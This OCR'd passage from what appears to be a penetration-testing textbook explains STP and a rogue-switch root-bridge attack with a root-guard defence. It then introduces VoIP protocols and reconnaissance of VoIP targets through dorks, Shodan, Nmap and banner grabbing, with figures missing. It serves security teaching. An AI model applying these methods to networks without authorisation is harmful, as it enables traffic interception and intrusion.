
This way, the STP appeared to solve this networking issue by blocking the redundant paths, thanks to the **Spanning Tree Algorithm** (**STA**) based on the IEEE 802.1d standard, which makes sure that only one path is available between two stations:



But which ports do you block when using STP? In STP, there are five types of ports:

- **Learning port**: This port learns the MAC addresses but does not forward the frames
- **Listening port**: This port doesn't learn MAC addresses or forward them
- **Discarding port**: This port doesn't forward data
- **Forwarding port**: This port learns MAC addresses and forwards data
- **Disabled port**: This port is self-explanatory

The following workflow describes the stages of ports in STP:



STP performs the following three steps in order to achieve its goal:

- **Root bridge election**: Switches are not very smart devices. So by default, each switch in the network claims to be the root bridge, which is the main switch that controls the topology. To select a root bridge, all switches send their **bridge ID** (**BID**), which is 8 bytes combined between a bridge priority and a MAC address; by default, it is 32,768. The switch with the minimum BID gets selected as a root bridge.
- **Selecting a root port**: This selection is based on a simple selection criteria, which is the lowest-cost **Bridge Protocol Data Units** (**BPDU**). So, the port that receives the lowest BPDU will be a root port.
- **Selecting designated ports**: Designated ports are the other switch ports (blocked).

Attacking STP

An attacker can exploit STP to attack a network. One of the hacking techniques is to implement a rogue switch at trunk ports, and manipulate the spanning tree priority by configuring this rogue switch and giving it the lowest ID to become a root bridge. As a consequence, all the traffic will be transferred through this switch and then it will sniff all the traffic or redirect the traffic.

To defend against STP attacks, you need to enable the root guard on all switch ports that you don't designate as root ports:

```
Switch1(config)# interface gigabitethernet 0/1
Switch1(config-if)# spanning-tree guard root
```

Summary

This chapter was a useful explanation of how to compromise networks by exploiting layer 2 weaknesses. The next chapter will be an in-depth learning experience that explains how to exploit Voice over IP systems.

9
VoIP Exploitation

Voice over IP (**VoIP**) is pushing business communications to a new level of efficiency and productivity. VoIP-based systems are facing security risks on a daily basis. Although a lot of companies are focusing on the VoIP quality of service, they ignore the security aspects of the VoIP infrastructure, which makes them vulnerable to dangerous attacks. This chapter will tackle most VoIP security issues using a step-by-step guidance.

In this chapter, we will cover these topics:

- VoIP protocols
- VoIP attacks
- VoLTE attacks
- How to defend against VoIP attacks

VoIP fundamentals

In order to learn how to pentest VoIP, we need to have a clear understanding of how the VoIP infrastructure actually works. We are going to dissect VoIP protocols in order to learn later how to attack VoIP systems. The following subsections are some well-known standards that voice and video communications make possible. Let's explore them one by one.

H.323

H.323 is a data over IP standard introduced by the **International Telecommunication Union Standardization Sector** (**ITU-T**). As you can see, this standardization body uses letters to define the scope based on many criteria, listed here:

- **H**: For audiovisual and multimedia systems
- **G**: For transmission systems and media
- **Q**: For switching and signaling
- **T**: For terminals for telematic services

H.323 is one of the oldest packet-based communication systems protocols. Thus, this protocol is stable. The current version is v6. It is well used by many vendors in many products, such as Cisco call manager, NetMeeting, and RadVision.


H.323 uses many types of devices:

- **Terminals:** These are user devices such as IP phones and videoconferencing systems.
- **Multipoint control units:** These are composed of two logical components—the **Multipoint Controller** (**MC**) and the **Multipoint Processor** (**MP**). Their role is managing multipoint conferences.
- **Gatekeeper:** This is optional. Gatekeepers provide some additional services such as user authentication and address resolution.

The H.323 stack is based on the following components:

- IPv4 network layer
- User datagram protocol layer
- Real-time protocol
- Signaling protocols
- Pre-call setup
- Video codecs
- Audio codecs
- Data

The following diagram illustrates the different components of the H.323 stack:




Skinny Call Control Protocol


Skinny Call Control Protocol (**SCCP**), developed by Selsius, is a Cisco-proprietary protocol. It is called skinny because it is a lightweight protocol used in IP telephony and call managers' communications. This communication uses the following different types of messages:

- **0001**: `RegisterMessage`
- **0002**: `IPportMessage`
- **0081**: `RegisterAckMessage`

These messages follow this format:




The following screenshot is taken from a Skinny capture using Wireshark, downloaded from the Wireshark website:



RTP/RTCP

Real-time Protocol (**RTP**) is a transport protocol, specifically over **UDP**, based on RFC 3550. It is used in real-time multimedia applications and in end-to-end real-time data stream transfer. In order to achieve that, a video, for example, goes through a number of steps:


1. Encoding
2. Packetizing
3. Transport Control
4. Reassembly
5. Decoding



Although RTP is specified to carry the media stream, there is another protocol that works with RTP called **Real-time Control Protocol** (**RTCP**). This protocol works side by side with RTP to monitor transmissions and assure **Quality of Service** (**QoS**). The aim of RTCP is checking whether there is packet loss during the process.


Secure Real-time Transport Protocol

Secure Real-time Transport Protocol (SRTP) is an application protocol based on RFC3711. SRTP provides enhanced security features; thus, it secures RTP by encryption using an XOR operation with a keystream. The algorithm used is AES and the master key is called SRTP MKI. The following diagram illustrates the difference between a normal RTP packet and a secure RTP packet. The Auth field contains the message authentication code. These techniques provide anti-replay mechanisms to the voice traffic and ensure its integrity:



H.248 and Media Gateway Control Protocol

Media Gateway Control Protocol (**MGCP**) is a protocol developed by Cisco. The goal of MGCP is to handle signals and session management. It is a communication mechanism between media gateway controllers and media gateways. Thus, the control is centralized. In other words, the controller communicates with many media gateways. The controller also supervises terminals and registers the new ones in its zone. H.248 is also like H.323, an ITU-based protocol. It is an enhanced version of MGCP. As you can see in the diagram, MGCP is a master-slave protocol:




Session Initiation Protocol


Session Initiation Protocol (**SIP**) is a session management protocol based on the RFC 3261 protocol. It works on both **UDP** and **TCP,** and it also supports **TLS**. It is more scalable than H323. SIP handles calls in the following five steps:

1. User location
2. User availability
3. User capability
4. Session set up
5. Session management

To start a SIP operation, a registration is needed by the user:



The following diagram describes the steps required to establish a connection between two user agent clients:



SIP requests are similar to HTTP requests. They are in the following format:

```
METHOD URI SIP/X.X

HEADER: XXX
```

Here, the method is the request type, and we have the following six methods:

- Register
- Invite
- ACK
- Cancel
- Options
- Bye

SIP reply requests require this format:

```
SIP/X.X  <status code> description

Header: XXX
```

- **URI**: The file identification
- **SIP/X.X**: SIP version
- **Header**: This contains the information about the receiver (To, From, Call-ID are some of the SIP header fields)


Following are the possible status codes:

- `1xx`: Informational
- `2xx`: Success
- `3xx`: Redirection
- `4xx`: Failure
- `5xx`: Server error
- `6xx`: Global failure

VoIP exploitation


Now, after getting a clear understanding of the major protocols that play a vital role in VoIP, it is time to learn how to penetrate the VoIP infrastructure. Like any other penetration testing, to exploit the VoIP infrastructure, we need to follow a strategic operation based on a number of steps.

Before attacking any infrastructure, we've learned that we need to perform footprinting, scanning, and enumeration before exploiting it, and that is exactly what we are going to do with VoIP. To perform VoIP information gathering, we need to collect as much useful information as possible about the target. As a start, you can do a simple search online. For example, job announcements could be a valuable source of information. For example, the following job description gives the attacker an idea about the VoIP:




Later, an attacker could search for vulnerabilities out there to try exploiting that particular system. Searching for phone numbers could also be a smart move, to have an idea of the target based on its voicemail, because each vendor has a default one. If the administrator has not changed it, listening to the voicemail can let you know about your target. If you want to have a look at some of default voicemails, check `http://www.hackingvoip.com/voicemail.html`. It is a great resource for learning a great deal about hacking VoIP.


Google hacking is an amazing technique for searching for information and online portals. We discussed Google hacking using Dorks, in the previous chapters. The following demonstration is the output of this Google Dork—in URL: **Network Configuration Cisco:**




You can find connected VoIP devices using the `Shodan.io` search engine:



VoIP devices are generally connected to the internet. Thus, they can be reached by an outsider. They can be exposed via their web interfaces; that is why, sometimes leaving installation files exposed could be dangerous, because using a search engine can lead to indexing the portal. The following screenshot is taken from an online Asterisk management portal:



And this screenshot is taken from a configuration page of an exposed website, using a simple search engine query:



After collecting juicy information about the target, from an attacker perspective, we usually should perform scanning. Using scanning techniques discussed in the previous chapters is necessary during this phase. Carrying out Host Discovery and Nmap scanning is a good way of scanning the infrastructure to search for VoIP devices.


Scanning can lead us to discover VoIP services. For example, we saw the `-sV` option in Nmap to check services. In VoIP, if port `2000` is open, it is a Cisco CallManager because the SCCP protocol uses that port as default, or if there is a UDP `5060` port, it is SIP.

The `-O` Nmap option could be useful for identifying the running operating system, as there are a lot of VoIP devices that are running on a specific operating system, such as Cisco embedded.


You know what to do now. After footprinting and scanning, we need to enumerate the target. As you can see, when exploiting an infrastructure we generally follow the same methodological steps.

Banner grabbing is a well-known technique in enumeration, and the first step to enumerate a VoIP infrastructure is by starting a banner grabbing move. In order to do that, using the Netcat utility would help you grab the banner easily, or you can simply use the Nmap script named banner:

